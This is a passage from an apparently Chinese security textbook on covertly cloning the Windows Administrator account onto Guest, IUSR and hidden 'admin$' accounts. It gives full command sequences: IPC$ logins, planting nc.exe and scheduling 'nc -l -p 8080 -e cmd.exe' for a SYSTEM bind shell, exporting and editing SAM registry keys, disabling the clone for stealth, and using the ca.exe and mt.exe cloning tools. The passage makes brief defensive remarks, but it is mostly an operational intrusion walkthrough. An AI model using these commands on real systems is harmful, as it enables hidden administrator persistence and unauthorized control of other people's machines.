



图 2.16　Administrator 账户的 SID 键下面的内容





图 2.17　“编辑二进制数值”对话框

④ 在图 2.16 所示的窗口中，选中“Guest”子键，查看 Guest 账户的 SID 值，从查看结果可知其 SID 值为 0x1f5。

⑤ 在 Users 分支下选中“000001F5”子键，在右侧窗口中双击 F 数据项，在弹出的“编辑二进制数值”对话框中，将其中的数值全部选中，然后在选中的数值区域右击，在弹出的快捷菜单中选择“粘贴”选项，然后单击对话框中的“确定”按钮，完成对 F 数据项值的替换修改，从而完成对账户的克隆操作。

(4) 结束 regedit.exe 注册表编辑器的运行。使用 regedt32.exe 编辑修改注册表，取消第(2)步设置的管理员组对 SAM 的完全访问权限，使系统恢复原状。

(5) 测试验证克隆账户及其权限。

假设进行了账户克隆的目标主机的 IP 地址为 192.168.6.73，在 IP 地址为 192.168.6.72 的测试机上对其进行 IPC$ 连接和访问权限测试。

① 在 192.168.6.72 主机的命令行，使用 net use 命令与 IP 地址为 192.168.6.73 的目标主机建立 IPC$ 连接。

```
C:\>net use \\192.168.6.73\ipc$ 24361 /user:guest
```

命令成功完成。

② 复制 F:\hacktool\CleanIISLog.exe 文件到目标主机的 admin$ 共享资源的位置，若能复制成功，则说明 Guest 账户有足够大的权限，账户克隆成功。

操作命令及其操作结果如图 2.18 所示，从中可见，账户克隆成功。




图 2.18　利用克隆账户登录连接目标主机

以上对克隆账户的验证采取的是建立远程连接的方式，另外，也可采取在目标主机本地使用克隆账户登录系统，然后查看其桌面是否和管理员相同，能否创建其他账户来验证克隆是否成功。

③ 查看克隆账户的属性信息，检查账户克隆后属性是否有变化。

在目标主机的命令行，执行 net user guest 命令，查看克隆账户的属性，其显示结果如图 2.19 所示。

从输出结果可见，Guest 账户仍属于 Guests 用户组，并不属于 Administrators 用户组。在账户管理界面中，查看 Administrators 账户组的成员，或在命令行执行 net localgroup administrators 命令查看管理员组的成员，都不会显示出 Guest 克隆账户。因此，管理员根据该账户的属性或查看 Administrators 用户组无法判断出 Guest 已具有管理员权限，是一




图 2.19　查看克隆账户 Guest 的属性

个克隆账户。

(6) 禁用克隆账户，使账户具有更好的隐蔽性。

由于 Guest 账户默认情况下是禁用的，管理员通常也会禁用该账户。激活该账户会引起管理员的警惕和怀疑，因此，账户克隆成功后，攻击者通常也会禁用该账户。从中可见，在平时对账户的安全检查中，对于被禁用的账户也不能放松警惕。

禁用 Guest 账户一定要通过命令行执行 net user 命令来操作，不要通过图形界面的管理器来操作。若能对目标主机进行本地操作，可在目标主机的命令行执行 net user guest /active:no 来实现。如果不能接触到目标主机，可通过获得目标主机的远程 Shell 来执行。

将目标主机的 Guest 禁用后，使用 net user guest 命令或在账户管理的图形界面，看到的结果是账户被禁用，但由于 Guest 已被克隆成 Administrator 账户，Administrator 账户是不能被禁用的，因此 Guest 克隆账户实际上仍是能正常登录和建立远程连接的。

将克隆账户 Guest 禁用后，在本地机(192.168.6.72)上执行"net use \\192.168.6.73/del"命令，断开刚才测试建立的 IPC＄ 连接。然后重新利用被禁用的 Guest 账户来建立 IPC＄ 连接，检查是否还能建立正常的连接。测试结果证明，被禁用的克隆账户仍能登录系统和建立远程连接，如图 2.20 所示。




图 2.20　被禁用的克隆账户仍能建立远程连接

到此为止,Guest 克隆账户创建成功,攻击者就可随时使用 Guest 账户登录和控制目标主机了。

**3. 使用命令行手工克隆账户**

前面介绍的手工克隆账户的操作,对注册表的操作部分,是在目标主机中使用注册表编辑器以图形化界面来操作完成的。但在实际攻击入侵的过程中,常常是无法直接操作目标主机的图形化界面的,除非能获得目标主机的远程桌面。

由于注册表是可以通过命令行导入导出的,因此攻击者也可以通过命令行对注册表进行导入或导出的方式,来实现账户的远程克隆操作。

(1) 利用所获得的目标主机的账户和密码,与远程目标主机建立 IPC$ 连接。然后利用前面介绍的方法获得远程主机的 Shell 命令行,操作命令如下:

```
F:\hacktool>net use \\192.168.6.73\ipc$ letmein /user:administrator
```

命令成功完成。

```
F:\hacktool>copy nc.exe \\192.168.6.73\admin$
已复制        1 个文件。
F:\hacktool>net time \\192.168.6.73
\\192.168.6.73 的当前时间是 2010/6/20 22:38:40
```

命令成功完成。

```
F:\hacktool>at \\192.168.6.73 22:41:00 nc -l -p 8080 -e cmd.exe
新加了一项作业,其作业 ID = 1
F:\hacktool>nc 192.168.6.73 8080
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.
C:\WINDOWS\system32>
```

由于该远程 Shell 是通过计划任务的执行而获得的,因此该 Shell 是以 System 账户的权限运行的。在该命令行执行 regedit.exe 注册表编辑器时,也是以 System 账户的身份运行的,具有对注册表的 SAM 键的存取访问能力。

(2) 执行"net user"命令,获得 Internet 匿名账户的具体名称。

```
C:\WINDOWS\system32>net user
\\ 的用户账户
-------------------------------------------------------------
Administrator           Guest                  IUSR_WIN2K-4607BGJNR
IWAM_WIN2K-4607BGJNR        TsInternetUser
```

命令运行完毕,但发生一个或多个错误。

由于 Guest 账户是克隆的 Administrator 账户,在远程 Shell 中执行 net user 命令时提示有错误,可忽略不管。在远程主机的本地 Shell 中执行 net user 时,不会报错误提示,因此远程主机的系统管理员是发现不了的。

(3) 在远程 Shell 命令行,使用带"/e"参数的 regedit.exe 命令,将管理员账户的"000001F4"键和 Internet 匿名账户的"IUSR_WIN2K-4607BGJNR"键导出到指定的注册表文件中。

regedit.exe 程序位于 windows 或 winnt 目录中，执行“导出”命令之前，先返回到 C:\windows 目录，然后在命令行执行以下命令：

```
regedit /e admin.reg HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4
regedit /e iusr_id.reg HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\IUSR_WIN2K-4607BGJNR
```

下面查看是否生成了注册表文件，操作命令及其结果如下所示：

```
C:\WINDOWS>dir *.reg
驱动器 C 中的卷没有标签
卷的序列号是 70DA-0C3E
C:\WINDOWS 的目录
2010-06-20 23:36               4,002 admin.reg
2010-06-20 23:39               270 iusr_id.reg
                  2 个文件     4,272 字节
                  0 个目录 6,755,618,816 可用字节
```

根据输出结果可见，注册表导出成功。

(4) 在本地主机的命令行，执行以下命令，将远程主机导出的注册表文件下载回本地主机。

```
F:\hacktool>copy \\192.168.6.73\admin$\admin.reg f:\hacktool\
F:\hacktool>copy \\192.168.6.73\admin$\iusr_id.reg f:\hacktool\
```

(5) 在本地主机使用记事本打开 iusr_id.reg 文件，其内容如下所示。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\IUSR_WIN2K-4607BGJNR]
@=hex(3e9):
```

根据其内容“hex(3e9)”可知，IUSR_WIN2K-4607BGJNR 用户的 SID 值为 0x3e9，要导出 Internet 匿名账户(IUSR_WIN2K-4607BGJNR)的权限信息，就应该导出以下键的相关数据。

```
HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000003E9
```

(6) 在远程 Shell 的命令行，导出“000003E9”键值数据到 3E9.reg 文件中。

```
C:\WINDOWS>regedit /e 3E9.reg HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000003E9
```

(7) 在本地主机的命令行，执行以下命令，将 3E9.reg 文件下载回本地主机。

```
F:\hacktool>copy \\192.168.6.73\admin$\3E9.reg f:\hacktool\
```

(8) 用记事本同时将 admin.reg 和 3E9.reg 文件打开，用 admin.reg 文件中 F 数据项的值，替换 3E9.reg 文件中的 F 数据项的值，然后保存修改后的 3E9.reg 文件。


admin.reg 文件的内容及其 F 数据项的值如图 2.21 所示。

(9) 在本地主机的命令行，将修改后的 3E9.reg 文件上传到远程目标主机。

```
F:\hacktool>copy 3E9.reg \\192.168.6.73\admin$
```

(10) 在远程 Shell 的命令行，将 3E9.reg 注册表文件导入注册表。实现的操作命令如下：

```
C:\WINDOWS>regedit /s 3E9.reg
```



```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4]
"F"=hex:02,00,01,00,00,00,00,00,58,c8,0d,cd,40,10,cb,01,00,00,00,00,00,00,00,\
  00,dc,48,b1,da,85,10,cb,01,00,00,00,00,00,00,00,00,76,33,79,ee,53,0f,cb,01,\
  f4,01,00,00,01,02,00,00,10,02,00,00,00,00,00,00,00,00,0e,00,01,00,00,00,00,\
  00,00,00,00,00,00,00
"V"=hex:00,00,00,00,a8,00,00,00,02,00,01,00,a8,00,00,00,1a,00,00,00,00,00,00,\
  00,c4,00,00,00,00,00,00,00,00,00,00,c4,00,00,00,1a,00,00,00,00,00,00,00,\
  e0,00,00,00,00,00,00,00,00,00,00,00,e0,00,00,00,00,00,00,00,00,00,00,00,e0,\
  00,00,00,00,00,00,00,00,00,00,00,e0,00,00,00,00,00,00,00,00,00,00,00,e0,00,\
  00,00,00,00,00,00,00,00,00,00,e0,00,00,00,00,00,00,00,00,00,00,00,e0,00,00,\
  00,00,00,00,00,00,00,00,00,e0,00,00,00,15,00,00,00,a8,00,00,00,f8,00,00,00,\
  08,00,00,00,01,00,00,00,00,01,00,00,14,00,00,00,00,00,00,00,14,01,00,00,14,\
  00,00,00,00,00,00,00,28,01,00,00,04,00,00,00,00,00,00,00,2c,01,00,00,04,00,\
  00,00,00,00,00,00,01,00,14,80,88,00,00,00,98,00,00,00,14,00,00,00,30,00,00,\
  00,02,00,1c,00,01,00,00,00,02,c0,14,00,44,00,05,01,01,01,00,00,00,00,00,01,\
  00,00,00,00,02,00,58,00,03,00,00,00,00,00,14,00,5b,03,02,00,01,01,00,00,00,\
  00,00,01,00,00,00,00,00,00,18,00,ff,07,0f,00,01,02,00,00,00,00,00,05,20,00,\
  00,00,20,02,00,00,00,00,24,00,44,00,02,00,01,05,00,00,00,00,00,05,15,00,00,\
  00,93,e3,62,48,c6,bb,50,7a,43,17,0a,32,f4,01,00,00,01,02,00,00,00,00,00,05,\
  20,00,00,00,20,02,00,00,01,02,00,00,00,00,05,20,00,00,00,20,02,00,00,41,\
  00,64,00,6d,00,69,00,6e,00,69,00,73,00,74,00,72,00,61,00,74,00,6f,00,72,00,\
  00,00,a1,7b,06,74,a1,8b,97,7b,3a,67,28,00,df,57,29,00,84,76,85,51,6e,7f,10,\
  5e,37,62,00,00,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,ff,\
  ff,aa,4c,f2,01,02,00,00,07,00,00,00,01,00,01,00,b6,2c,56,01,99,8d,e8,81,2c,\
  aa,4c,f2,58,2f,48,30,01,00,01,00,de,e8,73,19,17,74,99,06,b4,d2,35,29,a5,5a,\
  08,54,01,00,01,00,01,00,01,00
```

图 2.21　Administrator 账户 F 数据项的值

注册表成功导入后，账户克隆也就成功了。

(11) 在远程 Shell 的命令行，执行以下命令，修改 Internet 匿名账户的密码，以方便以后使用该账户和密码登录连接和入侵目标主机。

```
C:\WINDOWS>net user IUSR_WIN2K-4607BGJNR 24361
```

(12) 验证 IUSR_WIN2K-4607BGJNR 24361 克隆账户。

在远程 Shell 命令行按 Ctrl+C 键，结束远程 Shell。在本地主机的命令行执行 net use * /del 命令，删除原来建立的 IPC$ 连接。然后执行以下命令，重新以 IUSR_WIN2K-4607BGJNR 24361 账户建立与远程目标主机的 IPC$ 连接。

```
F:\hacktool>net use \\192.168.6.73\ipc$ 24361 /user:IUSR_WIN2K-4607BGJNR
```

命令成功完成。

```
F:\hacktool>copy cleaniislog.exe \\192.168.6.73\admin$
覆盖 \\192.168.6.73\admin$\CleanIISLog.exe 吗? (Yes/No/All): y
已复制          1 个文件
```

从中可见，利用 IUSR_WIN2K-4607BGJNR 账户，能与远程目标主机建立远程连接，能复制写入文件，说明有写权限。在正常情况下，Internet 匿名账户的权限很低，对这个目录不会有写权限，说明账户克隆成功。

使用这种方式创建的克隆账户，不管是执行 net user 命令查看账户属性、查看管理员用户组的成员列表，还是使用图形界面的用户管理器，都无法看出异样，具有很好的隐蔽性。

**4. 使用工具软件进行账户克隆**

能实现账户克隆的工具软件主要有 ca.exe 和 mt.exe。

（1）利用 ca 克隆账户

ca(Clone Administrator)是一款克隆软件,可实现对远程目标主机的账户进行克隆。

用法： ca *ip_address admin_account admin_pwd clone_account clone_pwd*

参数说明：*ip_address* 代表要克隆账户的目标主机的 IP 地址；*admin_account* 为目标主机中具有管理员权限的账户名称,*admin_pwd* 为该账户对应的密码；*clone_account* 为要克隆到的账户的名称,*clone_pwd* 为要克隆到的账户的密码。

例如,若远程目标主机的 IP 地址为 192.168.168.231,其 Administrator 账户的密码为 letmein,现要求将 Administrator 账户克隆到 IUSR_WIN2K 账户,克隆账户的密码设置为 24361。ca.exe 程序位于客户机的 D:\hacktool\ca 目录中。

进入客户机的命令行,然后进入 D:\hacktool\ca 目录,执行以下命令实现账户的克隆操作。

```
D:\hacktool\ca>ca \\192.168.168.231 administrator letmein IUSR_WIN2K 24361
Shadow Administrator, by netXeyes 2002/04/28
Written by netXeyes 2002, dansnow@21cn.com
Connect 192.168.168.231 ...OK
Get SID of IUSR_WIN2K ...OK
Prepairing ...OK
Processing ...OK
Clean Up ...OK
```

根据输出信息可知,账户克隆成功。从中可见,给管理员账户设置一个强壮的密码并妥善保管好,对于操作系统的安全是多么的重要。

（2）使用 mt 克隆账户

mt.exe 是一款功能非常强大的、基于命令行的网络工具软件,可以实现进程和服务的管理、日志清除、克隆账户、检查用户、直接显示用户登录密码等众多功能。不足之处是该软件比较陈旧,只能运行在 Windows 2000 系统中。

若要利用 mt 克隆账户,则必须以 System 账户的权限运行才能正常工作,否则会因无法存取 SAM 而导致操作失败。可先获得目标主机的远程 Shell,然后在远程 Shell 中运行 mt 进行克隆操作。

克隆账户使用带“-clone”参数的命令来实现,其命令用法为：

mt -clone *admin_account clone_account*

例如,若要将 192.168.168.231 目标主机的 Administrator 账户克隆到 Guest 账户,并设置 Guest 账户的密码为 24361。

首先以计划任务的方式,在目标主机执行“nc -l -p 8080 -e cmd.exe”命令,命令执行后,在客户端命令行执行“nc 192.168.168.231 8080”命令,获得目标主机的远程 Shell,然后在远程 Shell 的命令行执行以下操作：

```
C:\WINNT>mt -clone administrator guest
Read value F from 1F4 of administrator.
Set  value F to    1F5 of guest
Success!
```

根据输出信息可见，账户克隆操作成功。下面设置 Guest 账户的密码。

```
C:\WINNT>net user guest 24361
```

命令成功完成。

## 2.4.2 创建隐藏账户

除了可创建克隆账户来隐藏账户的权限提升之外，攻击者通常还会通过创建隐藏账户或隐藏的克隆账户来进一步提高对账户的隐蔽性。

下面以纯命令行操作的方式，实现在远程目标主机(192.168.6.73)创建一个隐藏的 admin 账户，并将 Administrator 克隆到该隐藏账户。

(1) 获得远程目标主机的 Shell 命令行。

```
F:\hacktool>net use \\192.168.6.73\ipc$  letmein /user:administrator
F:\hacktool>copy nc.exe \\192.168.6.73\admin$
F:\hacktool>net time \\192.168.6.73
\\192.168.6.73 的当前时间是 2010/6/22 21:56:12
F:\hacktool>at \\192.168.6.73 21:59:00 nc -l -p 8080 -e cmd.exe
F:\hacktool>nc 192.168.6.73 8080
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.
C:\WINDOWS\system32>
```

(2) 在远程 Shell 的命令行使用 net user 命令，创建 admin $ 账户，并设置密码为 24361。

```
C:\WINDOWS\system32>net user admin$  24361 /add
```

在创建账户时，在账户名后面添加一个"$"符号，该账户在命令行使用 net user 命令查看用户列表时，该账户不会被显示出来。但在图形界面的用户管理器中，仍然可查看到该账户。

(3) 利用前面介绍的方法，将 Administrator 和 admin $ 账户的注册表信息导出，编辑修改后再上传回远程目标主机。

在获得的远程主机的 Shell 命令行，执行以下操作导出注册表。

```
C:\WINDOWS\system32>cd ..
C:\WINDOWS>regedit /e admin.reg HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4
C:\WINDOWS>regedit /e myadmin.reg HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\
admin$
```

在攻击者的本地命令行，执行以下命令，将导出的注册表文件，下载回本地主机。

```
F:\hacktool>copy \\192.168.6.73\admin$\admin.reg f:\hacktool
F:\hacktool>copy \\192.168.6.73\admin$\myadmin.reg f:\hacktool
```

使用记事本打开 myadmin.reg 文件，查看 admin $ 账户的 SID 值，其内容如下，其中可见，其 SID 值为 0x3ee。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\admin$]
```

@ = hex(3ee):

在获得的远程 Shell 命令行,导出注册表中“000003EE”键的内容到 3EE.reg 文件中。

```
C:\WINDOWS>regedit /e admin.reg HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000003EE
```

在攻击者的本地主机的命令行,将 3EE.reg 文件下载回本地主机。

```
F:\hacktool>copy \\192.168.6.73\admin$\3ee.reg f:\hacktool
```

用记事本同时打开 admin.reg 和 3ee.reg 文件,用 admin.reg 文件中的 F 数据项的值覆盖 3ee.reg 文件中的 F 数据项的值,然后保存 3ee.reg 文件。接下来在本地主机命令行,将编辑修改后的 3ee.reg 文件重新上传回远程目标主机。

```
F:\hacktool>copy 3ee.reg \\192.168.6.73\admin$\3ee.reg
覆盖 \\192.168.6.73\admin$\3ee.reg 吗? (Yes/No/All): y
已复制        1 个文件
```

(4) 在获得的远程目标主机的 Shell 命令行,执行以下命令,将创建的 admin$ 账户删除。这一步是创建隐藏账户的关键,一定要先在命令行删除该账户,然后再将该账户的信息导入注册表。

```
C:\WINDOWS>net user admin$ /del
```

(5) 在获得的远程目标主机的 Shell 命令行,执行以下命令,将 3ee.reg 注册表文件导入注册表。

```
C:\WINDOWS>regedit /s 3ee.reg
```

至此,隐藏的克隆账户 admin$ 就创建好了。该账户在命令行执行 net user 命令或者在图形化界面的账户管理器中都查看不出来,如图 2.22 所示。

